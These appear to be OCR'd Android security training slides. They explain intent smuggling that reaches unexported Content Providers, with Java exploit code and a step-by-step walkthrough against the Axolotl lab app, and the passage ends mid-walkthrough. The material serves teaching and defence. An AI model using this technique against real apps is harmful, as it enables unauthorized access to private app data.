
# Module 4 – Unexported Content Providers

You ready for some black magic?

MALICIOUS ERECTION LLC

# Unexported Content Providers

- You should know what a Content Provider is and you should know what it means when a component is “exported” and “unexported”
- Under the right conditions, a third party Android application can abuse some Android shenanigans to gain access to unexported Content Providers
- We are going to explore one example on why this happens and how to exploit it




Description of a Content Provider from `android.com`

# Unexported Content Providers

- The first part which you should be aware of is the Content Provider property `grantUriPermissions`
- According to the official Android documentation, the description states that this property makes unexported components accessible if `grantUriPermissions` is set to `true`

```
<provider
    android:authorities="com.maliciouserection.axolotl.provider.testprovider"
    android:name=".example.contentProvider.example_unexportedProvider"
    android:exported="false"
    android:grantUriPermissions="true"
    >
</provider>
```

Example usage of `grantUriPermissions` being set to `true` while the component is unexported

Android Developer documentation on `grantUriPermissions`

`android:grantUriPermissions`

Whether those who ordinarily don't have permission to access the content provider's data can be granted permission to do so, temporarily overcoming the restriction imposed by the `readPermission`, `writePermission`, `permission`, and `exported` attributes.

It's `"true"` if permission can be granted, and `"false"` if not. If `"true"`, permission can be granted to any of the content provider's data. If `"false"`, permission can be granted only to the data subsets listed in `<grant-uri-permission>` subelements, if any. The default value is `"false"`.

Granting permission is a way of giving an application component one-time access to data protected by a permission. For example, when an email message contains an attachment, the mail application might call on the appropriate viewer to open it, even though the viewer doesn't have general permission to look at all the content provider's data.

In such cases, permission is granted by `FLAG_GRANT_READ_URI_PERMISSION` and `FLAG_GRANT_WRITE_URI_PERMISSION` flags in the `Intent` object that activates the component. For example, the mail application might put `FLAG_GRANT_READ_URI_PERMISSION` in the `Intent` passed to `Context.startActivity()`. The permission is specific to the URI in the `Intent`.

If you enable this feature, either by setting this attribute to `"true"` or by defining `<grant-uri-permission>` subelements, call `Context.revokeUriPermission()` when a covered URI is deleted from the provider.


See also the `<grant-uri-permission>` element.

MALICIOUS ERECTION LLC

# Unexported Content Providers

- The second part which you should be aware of are the following Intent Flags:
  - `FLAG_GRANT_READ_URI_PERMISSION`
  - `FLAG_GRANT_WRITE_URI_PERMISSION`
- Example: let's say that an Application contains an unexported Content Provider and that Content Provider has the `grantUriPermissions` property set to `true`
- If the Application creates an Intent with the above flag(s), then the receiver of the Intent will be granted read/write permissions against unexported Content Provider

Android Developer documentation on Intent Flags



FLAG_GRANT_READ_URI_PERMISSION — Added in API level 1

```
public static final int FLAG_GRANT_READ_URI_PERMISSION
```

If set, the recipient of this Intent will be granted permission to perform read operations on the URI in the Intent's data and any URIs specified in its ClipData. When applying to an Intent's ClipData, all URIs as well as recursive traversals through data or other ClipData in Intent items will be granted; only the grant flags of the top-level Intent are used.

Constant Value: 1 (0x00000001)

FLAG_GRANT_WRITE_URI_PERMISSION — Added in API level 1

```
public static final int FLAG_GRANT_WRITE_URI_PERMISSION
```

If set, the recipient of this Intent will be granted permission to perform write operations on the URI in the Intent's data and any URIs specified in its ClipData. When applying to an Intent's ClipData, all URIs as well as recursive traversals through data or other ClipData in Intent items will be granted; only the grant flags of the top-level Intent are used.


Constant Value: 2 (0x00000002)

MALICIOUS ERECTION LLC

# Unexported Content Providers

- There are two more permissions that are of interest:
  - `FLAG_GRANT_PERSISTABLE_URI_PERMISSION`
  - `FLAG_GRANT_PREFIX_URI_PERMISSION`
- When combined with the previously mentioned read/write permissions, the above permissions add the following behaviors respectively:
  - The permission persists after device reboots until explicitly revoked
  - The Uri can be treated as a prefix to other Uris

Android Developer documentation on Intent Flags



FLAG_GRANT_PERSISTABLE_URI_PERMISSION

Added in API level 19

```
public static final int FLAG_GRANT_PERSISTABLE_URI_PERMISSION
```

When combined with `FLAG_GRANT_READ_URI_PERMISSION` and/or `FLAG_GRANT_WRITE_URI_PERMISSION`, the URI permission grant can be persisted across device reboots until explicitly revoked with `Context#revokeUriPermission(Uri, int)`. This flag only offers the grant for possible persisting; the receiving application must call `ContentResolver#takePersistableUriPermission(Uri, int)` to actually persist.

**See also:**

`ContentResolver.takePersistableUriPermission(Uri, int)`

`ContentResolver.releasePersistableUriPermission(Uri, int)`

`ContentResolver.getPersistedUriPermissions()`

`ContentResolver.getOutgoingPersistedUriPermissions()`

Constant Value: 64 (0x00000040)

FLAG_GRANT_PREFIX_URI_PERMISSION

Added in API level 21

```
public static final int FLAG_GRANT_PREFIX_URI_PERMISSION
```

When combined with `FLAG_GRANT_READ_URI_PERMISSION` and/or `FLAG_GRANT_WRITE_URI_PERMISSION`, the URI permission grant applies to any URI that is a prefix match against the original granted URI. (Without this flag, the URI must match exactly for access to be granted.) Another URI is considered a prefix match only when scheme, authority, and all path segments defined by the prefix are an exact match.

Constant Value: 128 (0x00000080)

MALICIOUS ERECTION LLC

# Unexported Content Providers

- The key parts of this attack are:
  - A vulnerable application has an unexported Content Provider with the `grantUriPermissions` property set to `true`
  - The vulnerable application also creates an Intent that contains the Uri for the unexported Content Provider
  - The same Intent has set the `FLAG_GRANT` Intent flags
  - Finally, the Intent is used in `startActivity()` to launch an attacker application
- This scenario relies on situations where an attacker application can control where the newly created Intent is sent
  - One example seen in the wild is where a vulnerable application attempts to run `startActivity()` against an Intent that an attacker application created

MALICIOUS ERECTION LLC

# Unexported Content Providers

Example – An Attacker application uses “Intent Smuggling” to send an Intent to a vulnerable application, which then launches the smuggled Intent

```
// create new Intent that targets the victim application
Intent intent = new Intent();
intent.setComponent(new ComponentName( pkg: "<victim package name>",
        cls: "<victim component name>");
```

1) Attacker application creates a new Intent, which launches the Victim Application

MALICIOUS ERECTION LLC

# Unexported Content Providers

Example – An Attacker application uses “Intent Smuggling” to send an Intent to a vulnerable application, which then launches the smuggled Intent

```
// create new Intent that targets the victim application
Intent intent = new Intent();
intent.setComponent(new ComponentName( pkg: "<victim package name>",
        cls: "<victim component name>");

// create another Intent that targets the attacker's application
Intent intent2 = new Intent();
intent2.setComponent(new ComponentName( pkg: "<attacker application package>",
        cls: "<attacker application activity>"));
intent2.setData(Uri.parse( uriString: "<unexported content provider"));
intent2.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PREFIX_URI_PERMISSION);
```

2) Attacker application creates another Intent, which launches the Attacker application, adds some Intent flags, and specifies a Data Uri that leads to an unexported Content Provider that is hosted by the Victim Application

MALICIOUS ERECTION LLC

# Unexported Content Providers

Example – An Attacker application uses “Intent Smuggling” to send an Intent to a vulnerable application, which then launches the smuggled Intent

```
// create new Intent that targets the victim application
Intent intent = new Intent();
intent.setComponent(new ComponentName( pkg: "<victim package name>",
        cls: "<victim component name>");

// create another Intent that targets the attacker's application
Intent intent2 = new Intent();
intent2.setComponent(new ComponentName( pkg: "<attacker application package>",
        cls: "<attacker application activity>"));
intent2.setData(Uri.parse( uriString: "<unexported content provider"));
intent2.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PREFIX_URI_PERMISSION);

// pack the second Intent as an extra into the first intent
Bundle bundle = new Bundle();
bundle.putParcelable("yayintentyay", intent2);
intent.putExtras(bundle);

// launch the victim application
startActivity(intent);
```

3) Attacker applications adds the second Intent as a Parcelable Extra to the first Intent, then executes `` `startActivity()` `` against the first Intent, which launches the Victim Application

MILICIOUS ERECTION LLC

# Unexported Content Providers

Example – An Attacker application uses “Intent Smuggling” to send an Intent to a vulnerable application, which then launches the smuggled Intent

```
// create new Intent that targets the victim application
Intent intent = new Intent();
intent.setComponent(new ComponentName( pkg: "<victim package name>",
        cls: "<victim component name>");

// create another Intent that targets the attacker's application
Intent intent2 = new Intent();
intent2.setComponent(new ComponentName( pkg: "<attacker application package>",
        cls: "<attacker application activity>"));
intent2.setData(Uri.parse( uriString: "<unexported content provider"));
intent2.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PREFIX_URI_PERMISSION);

// pack the second Intent as an extra into the first intent
Bundle bundle = new Bundle();
bundle.putParcelable("yayintentyay", intent2);
intent.putExtras(bundle);

// launch the victim application
startActivity(intent);
```

```
Intent intent = getIntent();
Intent intent2 = intent.getParcelableExtra( name: "yayintentyay");
startActivity(intent2);
```

4) The Victim application receives the Intent, retrieves the Parcelable Extra, and executes `startActivity()` against the second Intent

MILICIOUS ERECTION LLC

# Unexported Content Providers

Example – An Attacker application uses “Intent Smuggling” to send an Intent to a vulnerable application, which then launches the smuggled Intent

```
// create new Intent that targets the victim application
Intent intent = new Intent();
intent.setComponent(new ComponentName( pkg: "<victim package name>",
        cls: "<victim component name>");

// create another Intent that targets the attacker's application
Intent intent2 = new Intent();
intent2.setComponent(new ComponentName( pkg: "<attacker application package>",
        cls: "<attacker application activity>"));
intent2.setData(Uri.parse( uriString: "<unexported content provider"));
intent2.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PREFIX_URI_PERMISSION);

// pack the second Intent as an extra into the first intent
Bundle bundle = new Bundle();
bundle.putParcelable("yayintentyay", intent2);
intent.putExtras(bundle);

// launch the victim application
startActivity(intent);
```

```
Intent intent = getIntent();
Intent intent2 = intent.getParcelableExtra( name: "yayintentyay");
startActivity(intent2);
```

5) Since the second Intent was configured to launch the Attacker application, the Attacker application is launched with the Intent flags

MALICIOUS ERECTION LLC

# Unexported Content Providers

Example – An Attacker application uses “Intent Smuggling” to send an Intent to a vulnerable application, which then launches the smuggled Intent

```
// create new Intent that targets the victim application
Intent intent = new Intent();
intent.setComponent(new ComponentName( pkg: "<victim package name>",
        cls: "<victim component name>");

// create another Intent that targets the attacker's application
Intent intent2 = new Intent();
intent2.setComponent(new ComponentName( pkg: "<attacker application package>",
        cls: "<attacker application activity>"));
intent2.setData(Uri.parse( uriString: "<unexported content provider"));
intent2.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION);
intent2.setFlags(Intent.FLAG_GRANT_PREFIX_URI_PERMISSION);

// pack the second Intent as an extra into the first intent
Bundle bundle = new Bundle();
bundle.putParcelable("yayintentyay", intent2);
intent.putExtras(bundle);

// launch the victim application
startActivity(intent);
```

```
Intent intent = getIntent();
Intent intent2 = intent.getParcelableExtra( name: "yayintentyay");
startActivity(intent2);
```

```
Intent intent = getIntent();
Uri uri = intent.getData();
InputStream input = getContentResolver().openInputStream(uri);
```

6) The Attacker application can now access the unexported Content Provider

MALICIOUS ERECTION LLC


# Unexported Content Providers - Example

- We will now use Axolotl to better demonstrate the attack scenario where an attacker application (Example Exploit) can control the Intent that Axolotl executes `startActivity()` against
- On Axolotl's main menu, tap:
  - "Exercise Modules"
  - "Unexported Content Provider"
- A blank activity will appear with some text
  - The launched activity is programmed via the Java class `com.maliciouserection.axolotl.example.activity.contentProvider.unexportedContentProvider`


MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Axolotl has two example components that will be used to demonstrate this attack
  - Activity – `com.maliciouserection.axolotl.example.activity.contentProvider.unexportedContentProvider`
  - Content Provider – `com.maliciouserection.axolotl.example.contentProvider.example_unexportedProvider`
- We are first going to analyze the Activity `unexportedContentProvider`, which appears to contain code that will look for a Parcelable Extra `theWorstIntentEver!` and assign it to an Intent variable `yayintentyay`





```
private void theMainMethod() {
    Intent yayintentyay = (Intent) getIntent().getParcelableExtra("theWorstIntentEver!");
    if (yayintentyay != null) {
        if (yayintentyay.getStringExtra("theWorstStringEver!") != null) {
            String yaystringyay = yayintentyay.getStringExtra("theWorstStringEver!");
            this.text.setText("theMainMethod - getIntent().getParcelableExtra(\"theWorstIntentEver!\").getStringExtra(\"theWorstStringEver!\"): " + yaystringyay);
        }
```

Decompiled code from the Activity `unexportedContentProvider`

# Unexported Content Providers - Example

- Next, Axolotl attempts to retrieve the Intent String Extra `theWorstStringEver!` from `yayintentyay`
- If `theWorstStringEver!` exists, then Axolotl will reflect the value back to the user
- So to recap, Example Exploit must do the following:
  - Create an Intent which launches the Activity `unexportedContentProvider`
  - Add a Parcelable Extra that is an Intent object and is named `theWorstIntentEver!`
  - Add a String Extra `theWorstStringEver!` to the Intent `theWorstIntentEver!`




```
private void theMainMethod() {
    Intent yayintentyay = (Intent) getIntent().getParcelableExtra("theWorstIntentEver!");
    if (yayintentyay != null) {
        if (yayintentyay.getStringExtra("theWorstStringEver!") != null) {
            String yaystringyay = yayintentyay.getStringExtra("theWorstStringEver!");
            this.text.setText("theMainMethod - getIntent().getParcelableExtra(\"theWorstIntentEver!\").getStringExtra(\"theWorstStringEver!\"): " + yaystringyay);
        }
```

Decompiled code from the Activity `unexportedContentProvider`

# Unexported Content Providers - Example

- Let's modify Example Exploit's source code
- Re-open the source code and ensure that `MainActivity` is empty, except for the button listener code

```
public class MainActivity extends AppCompatActivity {

    Ken Gannon *
    protected void onCreate(Bundle bundle){
        super.onCreate(bundle);

        setContentView(R.layout.layout_mainactivity);

        findViewById(R.id.doTheThing).setOnClickListener(v -> {
            // code will go here
        });
    }
}
```

The code for Example Exploit's `MainActivity`

# Unexported Content Providers - Example

- We need Example Exploit to launch the exported Activity `unexportedContentProvider`, let's create that first

```
protected void onCreate(Bundle bundle){
    super.onCreate(bundle);

    setContentView(R.layout.layout_mainactivity);

    findViewById(R.id.doTheThing).setOnClickListener(v -> {
        Intent intent = new Intent();
        intent.setComponent(new ComponentName(
                pkg: "com.maliciouserection.axolotl",
                cls: "com.maliciouserection.axolotl.example.activity.contentProvider.unexportedContentProvider"
        ));
    });
}
```

The code for Example Exploit's `MainActivity`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Now, let's create another Intent object and add the Intent String Extra `theWorstStringEver!`

```
protected void onCreate(Bundle bundle){
    super.onCreate(bundle);

    setContentView(R.layout.layout_mainactivity);

    findViewById(R.id.doTheThing).setOnClickListener(v -> {
        Intent intent = new Intent();
        intent.setComponent(new ComponentName(
                pkg: "com.maliciouserection.axolotl",
                cls: "com.maliciouserection.axolotl.example.activity.contentProvider.unexportedContentProvider"
        ));

        Intent intent2 = new Intent();
        intent2.putExtra( name: "theWorstStringEver!",  value: "yayStringYay");
    });
}
```

The code for Example Exploit's `MainActivity`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Next, add the second Intent as a Parcelable Extra to the first Intent
  - Make sure the Parcelable Extra is called `theWorstIntentEver!`

```
protected void onCreate(Bundle bundle){
    super.onCreate(bundle);

    setContentView(R.layout.layout_mainactivity);

    findViewById(R.id.doTheThing).setOnClickListener(v -> {
        Intent intent = new Intent();
        intent.setComponent(new ComponentName(
                pkg: "com.maliciouserection.axolotl",
                cls: "com.maliciouserection.axolotl.example.activity.contentProvider.unexportedContentProvider"
        ));

        Intent intent2 = new Intent();
        intent2.putExtra( name: "theWorstStringEver!",  value: "yayStringYay");

        intent.putExtra( name: "theWorstIntentEver!", intent2);
    });
}
```

The code for Example Exploit's `MainActivity`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

- Finally, run `startActivity(Intent)` against the first Intent created


```
protected void onCreate(Bundle bundle){
    super.onCreate(bundle);

    setContentView(R.layout.layout_mainactivity);

    findViewById(R.id.doTheThing).setOnClickListener(v -> {
        Intent intent = new Intent();
        intent.setComponent(new ComponentName(
                pkg: "com.maliciouserection.axolotl",
                cls: "com.maliciouserection.axolotl.example.activity.contentProvider.unexportedContentProvider"
        ));

        Intent intent2 = new Intent();
        intent2.putExtra( name: "theWorstStringEver!",  value: "yayStringYay");

        intent.putExtra( name: "theWorstIntentEver!", intent2);

        startActivity(intent);
    });
}
```

The code for Example Exploit's `MainActivity`

MALICIOUS ERECTION LLC

# Unexported Content Providers - Example

